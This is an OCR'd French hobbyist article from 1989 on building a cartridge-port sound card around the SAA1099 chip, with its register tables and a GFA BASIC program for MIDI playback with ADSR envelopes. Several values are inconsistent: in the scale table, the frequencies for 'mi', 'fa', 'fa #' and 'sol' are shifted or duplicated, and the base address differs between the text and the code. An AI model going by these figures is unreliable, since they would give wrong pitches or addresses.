



**Fig. 2** : Schéma de principe.

## PROGRAMMATION

Une fois la carte branchée dans le port cartouche, l'accès aux registres du générateur est des plus simples.

En GFA 2

- VOID PEEK (& FB0100 + n°) sélectionne le registre dans lequel on veut écrire.
- puis, VOID PEEK (& FB0000 + d) écrit la donnée **d** dans le registre sélectionné précédemment.

**Tableau 1** : Carte des registres internes.

| Adresse | Données sur le bus | | | | | | | | Opérations |
|---|---|---|---|---|---|---|---|---|---|
| | D7 | D6 | D5 | D4 | D3 | D2 | D1 | D0 | |
| 00 | AR03 | AR02 | AR01 | AR00 | AL03 | AL02 | AL01 | AL00 | amplitude 0 canal droit ; canal gauche |
| 01 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | amplitude 1 droit/gauche |
| 02 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | amplitude 2 droit/gauche |
| 03 | 3 | 3 | 3 | 3 | 3 | 3 | 3 | 3 | amplitude 3 droit/gauche |
| 04 | 4 | 4 | 4 | 4 | 4 | 4 | 4 | 4 | amplitude 4 droit/gauche |
| 05 | 5 | 5 | 5 | 5 | 5 | 5 | 5 | 5 | amplitude 5 droit/gauche |
| 06 | x | x | x | x | x | x | x | x | |
| 07 | x | x | x | x | x | x | x | x | |
| 08 | F07 | F06 | F05 | F04 | F03 | F02 | F01 | F00 | fréquence tonalité 0 |
| 09 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | fréquence tonalité 1 |
| 0A | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | fréquence tonalité 2 |
| 0B | 3 | 3 | 3 | 3 | 3 | 3 | 3 | 3 | fréquence tonalité 3 |
| 0C | 4 | 4 | 4 | 4 | 4 | 4 | 4 | 4 | fréquence tonalité 4 |
| 0D | F57 | F56 | F55 | F54 | F53 | F52 | F51 | F50 | fréquence tonalité 5 |
| 0E | x | x | x | x | x | x | x | x | |
| 0F | x | x | x | x | x | x | x | x | |
| 10 | x | 012 | 011 | 010 | x | 002 | 001 | 000 | octave 1 ; octave 0 |
| 11 | x | 032 | 031 | 030 | x | 022 | 021 | 020 | octave 3 ; octave 2 |
| 12 | x | 052 | 051 | 050 | x | 042 | 041 | 040 | octave 5 ; octave 4 |
| 13 | x | x | x | x | x | x | x | x | |
| 14 | x | x | FE5 | FE4 | FE3 | FE2 | FE1 | FE0 | active fréquence |
| 15 | x | x | NE5 | NE4 | NE3 | NE2 | NE1 | NE0 | active bruit |
| 16 | x | x | N11 | N10 | x | x | N01 | N00 | générateur bruit 0 ; générateur bruit 0 |
| 17 | x | x | x | x | x | x | x | x | |
| 18 | E07 | x | E05 | E04 | E03 | E02 | E01 | E00 | générateur d'enveloppe 0 |
| 19 | E17 | x | E15 | E14 | E13 | E12 | E11 | E10 | générateur d'enveloppe 1 |
| 1A | x | x | x | x | x | x | x | x | |
| 1B | x | x | x | x | x | x | x | x | |
| 1C | x | x | x | x | x | x | RST | SE | reset fréquence (tous canaux) |
| 1D | x | x | x | x | x | x | x | x | active son (tous canaux) |
| 1E | x | x | x | x | x | x | x | x | |
| 1F | x | x | x | x | x | x | x | x | |

Les adresses marquées x devraient être écrites à 0
Le bloc de registres 00 à 1F est répété 8 fois de 00 à FF





**Fig. 3 :** Implantation des composants.

On peut ainsi créer une petite procédure pour écrire dans un registre quelconque :

```
PROCEDURE écrire-saa (registre, donnée)
    VOID PEEK (&FB0100 + registre)
    VOID PEEK (&FB0000 + donnée)
RETURN
```

En GFA3, on peut optimiser cette procédure :

```
PROCEDURE ecrire_saa (registre, donnee)
    ~ BYTE {ADD (&FB0100, registre)}
    ~ BYTE {ADD (&FB0000, donnee)}
RETURN
```

registre et donnee sont des entiers, ou mieux, des octets :

```
registre I, donnee I
```

**Tableau 2 :** Gamme chromatique.

| Note | Donnée tonalité | Donnée octave | Fréquence théorique | Fréquence réelle |
|---|---|---|---|---|
| do | 21 | 03 | 261,626 | 262,506 |
| do # | 3C | 03 | 277,183 | 277,162 |
| ré | 55 | 03 | 292,665 | 293,427 |
| ré # | 6D | 03 | 311,127 | 310,945 |
| mi | 84 | 03 | 329,228 | 349,162 |
| fa | 99 | 03 | 369,994 | 369,822 |
| fa # | AD | 03 | 391,995 | 391,850 |
| sol | C0 | 03 | 391,995 | 391,850 |
| sol # | D2 | 03 | 415,305 | 415,282 |
| la | E3 | 03 | 440,000 | 440,141 |
| la # | F3 | 03 | 466,164 | 466,418 |
| si | 05 | 04 | 493,883 | 494,071 |
| do | 21 | 04 | 523,251 | 523,013 |

**Tableau 3 :** Entrées.

| Entrée (commentaires) | numéro broche | SAA1099 | fonction |
|---|---|---|---|
| Normalement niveau haut forcé au niveau bas quand une nouvelle donnée est écrite | 12 | 1 | $\overline{WR}$ |
| Normalement niveau bas. Un niveau haut inhibe le circuit | 2 | 2 | $\overline{CS}$ |
| Normalement niveau bas forcé au niveau haut avec CS lorsqu'un accès à une adresse buffer est réalisé | 13<br>- -<br>- -<br>- - | 3<br>4<br>5<br>6 | AO<br>OUTR<br>OUTL<br>Iref |
| Normalement niveau haut devient niveau bas pour acquitter un transfert de données | 1<br>- -<br>3 | 7<br>8<br>9 | $\overline{DTACK}$<br>8 Mhz Clk<br>Vss |
| DATA BUS | 4<br>5<br>6<br>7<br>8<br>9<br>10<br>11<br>- - | 10<br>11<br>12<br>13<br>14<br>15<br>16<br>17<br>18 | D0<br>D1<br>D2<br>D3<br>D4<br>D5<br>D6<br>D7<br>VDD |

Niveau haut compris entre 2 et 6 volts
Niveau bas compris entre 0.5 et 0.8 volts.




**Fig. 4** : Circuit imprimé côté cuivre.




**Fig. 5** : Circuit imprimé côté composants.

# 10/4.1

# Programme d'application

Et voici un petit programme de gestion du générateur sonore. Il permet, via un clavier midi, de commander les six voies du générateur, ou de jouer un morceau en mémoire. Ceci bien sûr sans offrir les qualités d'un séquenceur complet comme les grands logiciels actuels, mais en fournissant tout de même les routines essentielles à un développement personnel d'envergure.

L'accent est mis ici sur la gestion des enveloppes, c'est-à-dire la variation du volume sonore en fonction du temps. Car, si les synthétiseurs d'aujourd'hui sont capables d'engendrer des enveloppes à segments multiples, modulées par une quantité de paramètres, il fut un temps, l'époque glorieuse des synthétiseurs analogiques, où ces enveloppes étaient toutes du même type : ADSR (Fig. 1). Ce qui signifie *Attack, Decay, Sustain, Release*. *Attack* est le temps de montée du volume de 0 à sa valeur maximale au début du son ; court pour les percussions, long pour les nappes comme les ensembles *strings*. Le deuxième paramètre, *Decay*, indique le temps que met le volume pour redescendre au niveau *Sustain*, niveau qui se maintient tant que la touche reste enfoncée. Et c'est seulement au relâchement de la touche qu'entre en action le *Release*, qui détermine le temps de chute du volume, du niveau de *Sustain* au silence total. Bien que très simplifié, ce type d'enveloppe correspond cependant à la majorité des sons naturels, c'est-à-dire une attaque, transitoire, lorsque l'instrument entre en vibration, puis, lorsque celui-ci résonne, le corps harmonique du son. Et lorsqu'on cesse de jouer l'instrument, le son cesse, selon une atténuation plus ou moins brève.





**Fig. 1** : Enveloppe ADSR.

Le programme gère ces enveloppes en temps réel et sous interruptions, car lorsqu'on joue une note, il faut non seulement modifier continuellement les registres de volume du SAA 1099, mais encore scruter le clavier midi si d'autres notes se présentent, et enfin prévoir la polyphonie, puisque le générateur accepte jusqu'à six voies indépendantes. L'interruption est mise en œuvre par l'instruction EVERY du GFA 3, qui interrompt périodiquement le programme principal pour exécuter une courte routine. La polyphonie est réalisée grâce à l'utilisation de tableaux, dont on se sert comme cases à événements.



```
.pl 50
' ------------------------------------------
' -        EDITEUR POUR SAA 1099           -
' -                                        -
' -        GESTION POLYPHONIQUE            -
' -        DES ENVELOPPES ADSR             -
' -                                        -
' -    (c) Jean Guerard 1989 pour les      -
' -            editions WEKA               -
' ------------------------------------------
'
DEFWRD "a-z"                              !par defaut, toutes les variables sont
'                                         !sur 16 bits.
vide_midi                                 !avant tout, vider le tampon midi.
init                                      !tres important, l'initialisation.
EVERY 4 GOSUB interrupt                   !activer l'interruption, et
ON BREAK GOSUB silence                    !detourner le BREAK.
main                                      !appel au programme principal.
silence                                   ! la fin, on eteint tout.
'
'
'                                         !apres la structure, les procedures;
                                          !c'est la programmation "structuree" !
> PROCEDURE main
'
> PROCEDURE entree_midi
'
> PROCEDURE entree_interne
'
> PROCEDURE jouer(c,n,v)
'
> PROCEDURE ecr_saa(r,d)
'
> PROCEDURE silence
'
> PROCEDURE vide_midi
'
> PROCEDURE init
'
> PROCEDURE interrupt
morceau:
DATA 0,4,76,4,4,75,8,4,76,12,4,75,16,4,76,20,4,71,24,4,74,28,4,72,32,12,69
DATA 36,12,45,40,8,52,44,4,57,48,4,69,52,4,71,56,12,47,60,8,52,64,4,59
DATA 68,4,71,72,4,72,76,12,45,80,8,52,84,4,57,88,4,69
DATA 92,4,76,96,4,75,100,4,76,104,4,75,108,4,76,112,4,71,116,4,74
DATA 120,4,72,124,12,69
DATA 128,12,45,132,8,52,136,4,57,140,4,69,144,4,71,148,12,47,152,8,52,156,4,59
DATA 160,4,64,164,4,72,168,4,71,172,16,69,176,12,45,180,8,52,184,4,57
DATA -1
```

(suite)

```
PROCEDURE main
  ecr_saa(28,1)                          !activer le generateur
  tempo=90
  canal_interne=2
  pointeur%=partition%
  temps0%=TIMER
  REPEAT
    entree_midi                          !si vous avez un clavier midi...
    entree_interne                       !...sinon, ecoutez seulement.
  UNTIL INKEY$<>"" OR MOUSEK             !test de sortie
RETURN
'
PROCEDURE entree_midi
  IF INP?(3)                             !si un code midi se presente,
    c=INP(3)
    IF c>=&H80                           !si c'est un code de fonction, on
      code=AND(c,&HF0)                   !change la fonction midi courante
      canal=AND(c,&HF)                   !code = 4 bits msb, canal = 4 bits lsb
      c=INP(3)                           !puis on lit l'octet suivant qui est
    ENDIF                                !la coup sur un evenement musical.
    SELECT code
    CASE &H90                            !NOTE ON , 3 parametres :
      nte=c                              !la note, qui vient d'arriver,
      vel=INP(3)                         !et la velocite.
      jouer(canal,nte,vel)
    CASE &H80                            !NOTE OFF , les 3 memes parametres.
      nte=c
      ~INP(3)
      jouer(canal,nte,0)
    ENDSELECT                            !les autres fonctions midi ne sont pas
  ENDIF                                  !implementees.
RETURN
'
PROCEDURE entree_interne
  IF NOT flag_fin!                       !tant qu'il reste des notes
    instant=WORD{pointeur%}
    IF instant>=0 AND instant<=(TIMER-temps0%)*16/200*tempo/60
      duree=WORD{pointeur%+2}            !on joue la note seulement a l'instant
      nte=WORD{pointeur%+4}              !ou elle est sensee apparaitre.
      jouer(canal_interne,nte,64)
      evenement%(evnint,0)=instant+duree     !on prevoit un evenement
      evenement%(evnint,1)=nte               !plus tard lorsque la note
      evnint=MOD(SUCC(evnint),6)             !sera terminee.
      ADD pointeur%,6
    ENDIF
    CLR sum_e                            !nombre d'evenements termines sur 6
    FOR e=0 TO 5
      IF evenement%(e,0)<=(TIMER-temps0%)*16/200*tempo/60
        nte=evenement%(e,1)              !on arrete la note exactement
        jouer(canal_interne,nte,0)       !a l'instant programme.
```

(suite)

```
        evenement%(e,0)=&HFFFFFFFF          !indicateur de fin.
      ELSE IF evenement%(e,0)=&HFFFFFFFF
        INC sum_e                           !si aucun evenement de fin de note
      ENDIF                                 !n'est plus en attente, alors qu'il
    NEXT e                                  !n'y a deja plus de notes sur la
    flag_fin!=AND(instant<0,sum_e=6)        !partition, alors c'est la fin du
  ENDIF                                     !morceau.
RETURN
'
PROCEDURE jouer(c,n,v)
  EVERY STOP
  IF v                                      !si v=0, la touche est relachee
    FOR i=0 TO 5
      EXIT IF v_flag(i)=0                   !recherche d'une voie disponible
    NEXT i
    IF i<=5                                 !s'il y en a effectivement une,
      v_canal(i)=c                          !on joue la note
      v_note(i)=n
      v_flag(i)=1
      v_instant%(i)=TIMER
      ecr_saa(&8+i,frequence(n))            !registre frequence
      j=16+i/2
      IF EVEN(i)
        k=OR(AND(saa(j),&H70),octave(n))        !registre octave pour i=0,2,4
        ecr_saa(j,k)
      ELSE
        k=OR(AND(saa(j),&H7),SHL(octave(n),4))  !registre octave pour i=1,3,5
        ecr_saa(j,k)
      ENDIF
      ecr_saa(i,0)                          !volume a zero
      ecr_saa(20,BSET(saa(20),i))           !et c'est parti !
    ENDIF
  ELSE
    FOR i=0 TO 5                            !en cas de NOTE OFF, il faut retrouver
      IF v_canal(i)=c AND v_note(i)=n       !la voie du generateur correspondante,
        v_flag(i)=0                         !et la desactiver.
        v_instant%(i)=TIMER                 !l'instant de desactivation servira
      ENDIF                                 !pour le release.
    NEXT i
  ENDIF
  EVERY  CONT
RETURN
'
PROCEDURE ecr_saa(r,d)
  ~BYTE(ADD(registre%,r))                   !selection du registre, puis
  ~BYTE(ADD(donnee%,d))                     !ecriture de la donnee.
  saa(r)=d                                  !copie pour le programme
RETURN
'
PROCEDURE silence
```

(suite)

```
  ecr_saa(28,2)                          !avant d'arreter le programme,
  EVERY STOP                             !on eteint le generateur, et on
  END                                    !desactive l'interruption.
RETURN
'
PROCEDURE vide_midi
  WHILE INP?(3)                          !tant qu'il entre des caracteres sur
    ~INP(3)                              !l'entree midi, on les lit sans rien
  WEND                                   !en faire.
RETURN
'
PROCEDURE init
  DIM saa(31)                            !tous les tableaux necessaires
  DIM attack(15),decay(15),sustain(15),release(15)
  DIM v_attack(5),v_decay(5),v_sustain(5),v_release(5)
  DIM v_flag(5),v_instant%(5),v_canal(5),v_note(5)
  DIM frequence(127),octave(127)
  DIM evenement%(6,2)
  '
  base%=&HFA0000                         !adressage du generateur:
  registre%=base%+&H100                  !adresse pour selection registre,
  donnee%=base%                          !    "      "   ecriture donnee.
  '
  ecr_saa(28,2)                          !initialisation generale: reset,
  FOR i=0 TO 31                          !ainsi qu'une mise a zero de tous
    ecr_saa(i,0)                         !les registres.
  NEXT i
  '
  oc=0                                   !la note la plus grave est le Si-1;
  RESTORE pitch                          !dans le SAA, oct=0 et freq=&H05.
  FOR i=23 TO 34                         !lecture des 12 notes de la premiere
    octave(i)=oc                         !octave avec des datas.
    READ frequence(i)
  NEXT i
  FOR i=35 TO 118                        !pour les octaves suivantes, on
    octave(i)=(i-23)/12                  !transpose la premiere.
    frequence(i)=frequence(i-12)
  NEXT i
  pitch:
  DATA &5,&21,&3C,&55,&6D,&84,&99,&AD,&C0,&D2,&E3,&F3
  '
  RESTORE enveloppes                     !toute une bibliotheque d'enveloppes
  FOR i=0 TO 7                           !de type ADSR.
    READ attack(i),decay(i),sustain(i),release(i),z$
  NEXT i
  enveloppes:                            !sur les 8 premiers canaux midi :
  DATA 200,50,10,100,                    !1 attaque lente
  DATA 15,15,1,200,                      !2
  DATA 1,200,5,100,                      !3 percussion
  DATA 1,10,1,20,                        !4
```

(suite)

```
  DATA 1,1,15,2,                          !5 enveloppe carree (orgue)
  DATA 1000,1000,1,20,                    !6
  DATA 2,5,10,10,                         !7
  DATA 1,10,1,20,                         !8
  '
  partition$=STRING$(6000,0)              !manoeuvre permettant de s'allouer
  partition%=V:partition$                 !une zone memoire de 6000 octets.
  ARRAYFILL evenement%(),&HFFFFFFF
  RESTORE morceau
  pointeur%=partition%                    !pointeur au debut de la partition.
  DO
    READ instant                          !on lit les donnees;
    WORD{pointeur%}=instant               !l'instant de depart (note on),
    EXIT IF instant=-1                    !la duree (jusqu'au note off),
    READ duree,nte                        !la note telle qu'elle seroit jouee
    WORD{pointeur%+2}=duree               !sur un clavier midi.
    WORD{pointeur%+4}=nte
    ADD pointeur%,6
  LOOP
RETURN
'
PROCEDURE interrupt
  LOCAL i,j,dt%,at,de,su,re,vol           !indispensable pour ne pas perturber
  '                                       !le programme principal
  FOR i=0 TO 5
    IF v_flag(i)                          !lorsque la touche est enfoncee
      dt%=TIMER-v_instant%(i)
      j=v_canal(i)
      at=attack(j)
      de=decay(j)
      su=sustain(j)
      re=release(j)
      IF dt%<at
        vol=16*dt%/MAX(at,1)              !volume pendant l'attaque
      ELSE IF dt%<at+de
        vol=15+(dt%-at)*(su-15)/MAX(de,1)       !pendant le decay
      ELSE
        vol=su                            !niveau de sustain
      ENDIF
      ecr_saa(i,vol*&H11)                 !&H11=&X00010001 :droite et gauche !
    ELSE
      IF saa(i)                           !maintenant la touche est relachee,
        j=v_canal(i)                      !mais le volume sonore n'est pas nul;
        su=AND(saa(i),&HF)                !on le ramene donc progressivement
        re=release(j)                     !vers zero suivant le parametre
        dt%=TIMER-v_instant%(i)           !release.
        vol=su-dt%*su/MAX(re,1)
        ecr_saa(i,vol*&H11)
      ENDIF
    ENDIF
  NEXT i
RETURN
```